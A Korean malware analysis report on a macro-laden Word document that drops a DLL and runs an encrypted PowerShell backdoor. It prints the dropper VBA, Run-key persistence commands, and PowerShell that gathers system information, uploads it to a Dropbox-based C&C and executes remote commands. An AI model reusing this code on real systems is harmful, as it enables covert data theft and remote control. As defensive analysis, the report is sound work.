8FBB83E448095D1C73EE1431ABC15C80 Analysis Report

[MALWARE ANALYSIS REPORT]

Dec, 2018

By WOODONGGYU

목 차

1. 개요

본 보고서에서는 공격 과정 및 악성 행위 등에 대해 기술한다.

1-1. 악성코드 정보

파일명	Raport.doc
파일 크기	783,391 byte
파일 타입	Document (MS Word)
Hash	8fbb83e448095d1c73ee1431abc15c80

파일명	png.dll
파일 크기	70,144 byte
파일 타입	Win32 DLL
Hash	3b6b74bf57746a31b7c8bdbb22282290

1-2. 공격 과정



Figure 1. 공격 과정

2. 분석

2-1. Raport.doc

악성 문서를 실행시키면 <Figure 2>와 같이 문서를 표시하기 위해 사용자의 매크로 활성화를 유도하는 내용을 담고 있다.



Figure 2. 매크로 활성화 유도

사용자가 매크로를 활성화 시, 다음과 같은 행위를 한다.

1. *파일 생성*

파일을 드롭하기 위한 바이너리는 VBA 코드 내부에 하드 코딩 되어있으며, %TEMP% 경로에 "png.dll" 파일을 생성한다. <Figure 3 참조>

```
Open ZHFGDPAODFRYEQ & VDSSS98746GB(vjleuhrefhkkjfe) For Binary Lock Write As #fff
# vjleuhrefhkkjfe : "\png.dll"
# ZHFGDPAODFRYEQ : "C:\~\AppData\Temp

For I = LBound(jhuwerqfavczxa) To UBound(jhuwerqfavczxa)
# jhuwerqfavczxa : malware binary

    Bytes = I48FKCJJF94(jhuwerqfavczxa(I))
    # Write

    length = UBound(Bytes) - LBound(Bytes) + 1
    If length > 0 Then
        Put #fff, , Bytes
    End If
Next I
Close #fff
```

Figure 3. png.dll 생성

2. 자동 실행

%TEMP% 경로에 아래의 명령어를 실행하는 "B.reg" 파일을 생성한다. <Figure 4 참조>

· HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run

- ***w(value) : rundll32 %Temp₩png.dll,RunPow(data)***

B.reg 파일을 임포트하여 부팅 시 png.dll 파일이 자동 실행된다. <Figure 5, 6 참조>

```
Set fdiguilelkdsfj78yhfiusdhfhkao = iuoweywefhkdbhiuverhbiuvyberf.CreateTextFile(TempFolder +
func("1G3,<J0N2"))
# TempFolder + "\B.reg"
fdiguilelkdsfj78yhfiusdhfhkao.WriteLine func(IUHG93UKUHDSHFKJSDHG.Text)
fdiguilelkdsfj78yhfiusdhfhkao.Close
```

Figure 4. B.reg 생성

```
Sub SSSDS98746GB()
 Dim ObjShell
 Set ObjShell = CreateObject("shell.application")
 ObjShell.ShellExecute func("lE4lGDlA2l=A"), func(
 "1G3,<J0N22H-1G9+D</Z0/BB/8H+*Y3<M,<=1G30O.,T*1G92X</VY+CXl[.2?@37U+*5,A?"), "", func("1G:2DH"), 0
 #ShellExecute cmd.exe, /k %windir%\System32\reg.exe IMPORT %temp%\B.reg, "", open, 0
 Set ObjShell = Nothing
End Sub
```

Figure 5. 레지스트리 임포트

Name	Type	Data
(Default)	REG_SZ	(value not set)
w	REG_EXPAND_SZ	rundll32 %Temp%\png.dll,RunPow

Figure 6. 추가 된 레지스트리

2-2. png.dll

png.dll 데이터 영역에는 암호화 된 PowerShell 코드가 저장되어 있다. <Figure 7 참조>

```
aThardcoreBPywe db '$thardcore=',27h,'B/PywePSRb2nf7WBA6PZGBQc1pTgEkjaCtxGYSW4k2/UwuWaqX'
                                ; DATA XREF: RunPow+24↑o
                db 'wMJJw0xXj3KH3bCOj5rhB1efhEGLFYowJjjmXgA35oeJ9hGD11SPa5ZAckMgvUO9q'
                db 'hEiS4rNfMzw2GgrNjZrRcm4EBNt355mxIuc7W9Yrt2bzA20qHqtBnHftnKo4t7bpj'
                db '2YRJo1a183yGm8yVMe1V4gONVJ7FZUNV1j79NDIdNWgT3D/12+R7PR6ud+czVihm4'
                db 'F/h6w0Z9Z+7t618nPO4VGF70KDaU1hS9NmlobovHWcsvmpTPNXFwLjGw/PT/em+Jf'
                db 'xBLgW0Ne7xuwG8N6ZYpeERXuyjKOvpd6STSE76xqDE5FAFGuBGoL8D0ars1IUeXqQ'
                db 'VHtgx8FnKV1P2YLOt83PvYO9uQmv5d1daYDSWxq1TCzsAsIg7wOk16Y840aOec42R'
                db 'lyB9Sep36mV3pNJejDZkgZora1Sdtuj3MHdKG2AZoqPLSZhuBEEV+6VDUqw8dIYOx'
                db 'P/eLHECm0wLD34WVIbE64MOj/YoGLYzdAu/5VA9v7dtab3e2eUJxnbFqyZV0jbTNa'
                db 'ZNByWYmT1xV/R1nc1qmTRP7bY11rgAP3ZviYSBUwSKOzLuo73vp2KJoJp9L12W/D1'
                db 'W5F0wjleca9vJ6HF0Yk9Ak/5YFmkN4RWWr8/k66ecXg/91HSLoCdVFRJk/VA2ir04'
                db '2gSMccrpWUz1/V+kqSHYP1t5wwP+dO8W7Icr2mHOPEdkvyIIQ9ECFoYhjHAt5wubW'
                db '25DnVwWnfTbyXGE1ZZ9key/frLT48p/o1M1Hy510xCEJ8KIfAnUtY5Zb6JcVucvcP'
                db 'nbDP/PfR/FtGyaQMS6Pan7qS3d81g91ZERKr2pRZYqO2pvBCiAwxCV2TzCYymIxRR'
                db 'g7jgXiF7dTI5wHeezTzgmhhoB5zH6LatNu+xmX4qKp2ddT+JiIeRrSyXzGvoKPoGX'
                db 'ANM9cTJhX/Sb/wA+Pr8M1injIvdZs3cpF2J8kdhnOEygwPfCpakldfy1DPufcGCRG'
                db 'Vmafv52jASoQZR6UxCV740ZE5+cVS4sykqdwor3orVWqRRJXtsitkxVwGmHfGCTxP'
                db 'pMAXRByUSnjYL9yvp26KQE54RJr4UogE/jHgnHT+hgkHm1Zr2VWaQiIOS1zodOKk7'
                db 'F3V9La9z/tdMaJ1i2E4QbzdIt3pi8DUWnFDQv66ZvL6DqDPFjwJJ1a8iDG/7n9RCq'
                db 'Zv+w4rbmSKqlmP5hj2DhM8bQbrd63ydiybT0P84SfIqCaLFTsi4nyO1moE80PEvDG'
                db 'NFUNYbxPURGMOLk1wh+9i6PlHry8VmV574I7143uFk5p8/bh23OoCvvBpTufO0JrW'
                db 'R+ZJimR+Ib+ci6jnqsISSF8HRYOFyyQT3LfGSFIg9cV0CIMJFcUeTs9VqE2pFTsnY'
                db 'adGOFbESQubbrpYAfzSGarTaHIb1fGTFzsA1/CbDO1TDYSDx7HMIPsu3qVmTD+G9s'
```

Figure 7. 암호화 된 PowerShell 코드

C:₩Windows₩Temp 경로에 WindowsUpdate.txt 파일에 암호화 된 PowerShell 스크립트를 쓴다.

```
sub_10002620(aThardcoreBPywe, 0xBEB9, &v12);  // v12 = PowerShell Code
v11 = 15;
v10 = 0;
LOBYTE(temp_path) = 0;
temp = getenv("TEMP");
sub_10002620(temp, strlen(temp), &temp_path); // v9 = Temp Path
v1 = strcat(&temp_path, "₩₩WindowsUpdate.txt", 0x12u);
sub_10002540(&temp_path, 0xFFFFFFFF, 0, v1);
sub_100012C0(&fp, &temp_path);                // C:₩Users₩~₩AppData₩Local₩Temp₩WindowsUpdate 생성
powershell_code = v12;
if ( v14 < 0x10 )
  powershell_code = &v12;
sub_10002980(&fp, powershell_code);           // Write PowerShell Code
```

Figure 8. WindowsUpdate.txt 파일 생성

[1]

아래의 명령어를 실행하여 PowerShell 스크립트를 실행시킨다.

· ***powershell.exe get-content C:₩Users₩~₩AppData₩Temp₩WindowsUpdate.txt | iex***

```
ShellExecuteA(0, "open", "powershell", command, 0, 0);
```

Figure 9. PowerShell 코드 실행

[1] iex(Invoke-Expression) : 받은 문자열을 명령어로서 실행시킨다.

2-3. WindowsUpdate.txt

악성 스크립트는 용도에 따라 다양한 확장자를 가진 파일을 사용한다. 각 확장자 별 파일의 용도는 아래와 같으며, C:₩Users₩~₩AppData₩Roaming₩Windows₩Microsoft₩StartUp 경로에 저장된다.

- *.cmd : 실행할 명령이 있는 파일(upload, dispos, halt, download, default)*
- *.reg : 수집한 데이터가 저장되는 파일*
- *.prc : 실행한 명령에 대한 결과 값이 저장되는 파일 (Local)*
- *.res : 실행한 명령에 대한 결과 값이 저장되는 파일 (C&C)*

PowerShell 기반의 악성 스크립트가 동작하면 다음과 같은 기능을 한다.

1. 정보 수집

감염된 시스템의 OS, 도메인 명, 사용자 명, IP 주소 등의 시스템 정보를 수집한다. 각 정보 사이에 구분 기호는 "::" 를 이용한다.

```
function myinfo() {
    $regis=osname
    $regis+="::"
    $regis+=arch
    $regis+="::"
    $regis+=comname
    $regis+="::"
    $regis+=mydomain
    $regis+="::"
    $regis+=myuser
    $regis+="::"
    $regis+=myip
    $regis+="::"
    $regis+=Get-Date -Format G
    $regis |Out-File $Global:filereg -Encoding unicode

    return $filereg
}
```

Figure 10. 감염된 시스템 정보 수집

수집한 감염PC의 시스템 정보는 C&C서버("hxxps://content[.]dropboxapi.com/2/files/upload")로 보내진다.

```
function DUploadFile($targetfile,$localfile) {
    try {
        $url = "https://content.dropboxapi.com/2/files/upload"
        $wc=New-Object System.Net.WebClient
        $wc.Encoding=[System.Text.Encoding]::UTF8
        $wc.UseDefaultCredentials=$true
        $wc.headers.Add("Authorization", $global:authorization)
        $wc.headers.Add("Content-type","application/octet-stream")
        $wc.headers.Add("User-Agent", $UserAgent)
        $wc.Headers.Add("Dropbox-API-Arg",'{ "path": "' + $targetfile + '", "mode": "add", "autorename": true, "mute": false }')
        $wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
        $wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
        $mycontent=gc $localfile -Encoding Unicode
        [byte[]]$data = [system.Text.Encoding]::ASCII.GetBytes($mycontent)
        $str = [system.Text.Encoding]::Unicode.GetString($wc.UploadData($url, $data))

        return $true
```

Figure 11. 수집 정보 전송

2. *Backdoor*

upload, dispos, halt, download 4가지 명령을 제공한다.

· ***upload*** : 로컬PC에 파일 다운로드

```
switch($keycommand) {
    '$upload'{
        $downloadfilename=$Global:readcmd.Split()[1]
        $localfiledownload=$folderpath+$downloadfilename

        while(1) {
            $flagdownload=DDownloadFile /$downloadfilename $localfiledownload
            if($flagdownload -eq $true) {
                encc $Global:readcmd"`nDownload is success"|Out-File $global:comandproc
                ri -path $global:cmdfile
```

Figure 12. 파일 다운로드

· ***dispos*** : 자동 실행 제거

"WindowsUpdate" 관련 프로그램으로 위장한 악성코드를 추가 다운로드 하는 것으로 예측해볼 수 있다. 추가 다운로드 된 악성코드에 대한 자동 실행 기능을 제거하는 것으로 추측된다.

```
'$dispos'{Remove-ItemProperty HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -name WindowsUpdate}
```

Figure 13. 자동 실행 제거

· ***halt*** : 프로그램 종료

```
'$halt'{ri -path $global:cmdfile;exit}
```

Figure 14. 프로그램 종료

· ***download*** : C&C 서버에 파일 업로드

```
$g=rstr
$bintarget="/"+$g
$ss=$Global:readcmd+"`n"+$g+" Uploaded"
encc $ss|Out-File $global:comandproc -Append
while(1) {
    $flagbin=binUploadFile $bintarget $binlocal
    if($flagbin -eq $true) {
        ri -path $global:cmdfile;
        break
    } else {
        errorcheck
    }
}
```

Figure 15. 파일 업로드

· ***default*** : PowerShell 명령어 실행

공격자는 PowerShell 명령어로 할 수 있는 어떠한 기능이라도 수행할 수 있다.

```
default {
    $s = $Global:readcmd +"`n"
    $s +=iex $Global:readcmd|Out-String
    encc $s|Out-File $global:comandproc -Append
    ri -path $cmdfile
    while(1) {
        $uploadflag=DUploadFile /$global:localfile $global:comandproc
        if($uploadflag -eq $true) {
            ri -path $global:comandproc
            $global:cmddeleteflag=$null
            break
        } else {
            errorcheck
        }
    }
    break
}
```

Figure 16. 명령어 실행

3. 결론

위 파일은 PC의 정보 수집하고, 사용자의 의도와 무관하게 파일을 다운로드 및 실행한다. 또한 실행되는 파일은 사용자의 PC를 제어할 수 기능을 가지고 있다. 모든 행위들이 사용자 모르게 이루어진다는 점을 미루어 볼 때 전형적인 Backdoor 류의 악성코드로 판단된다.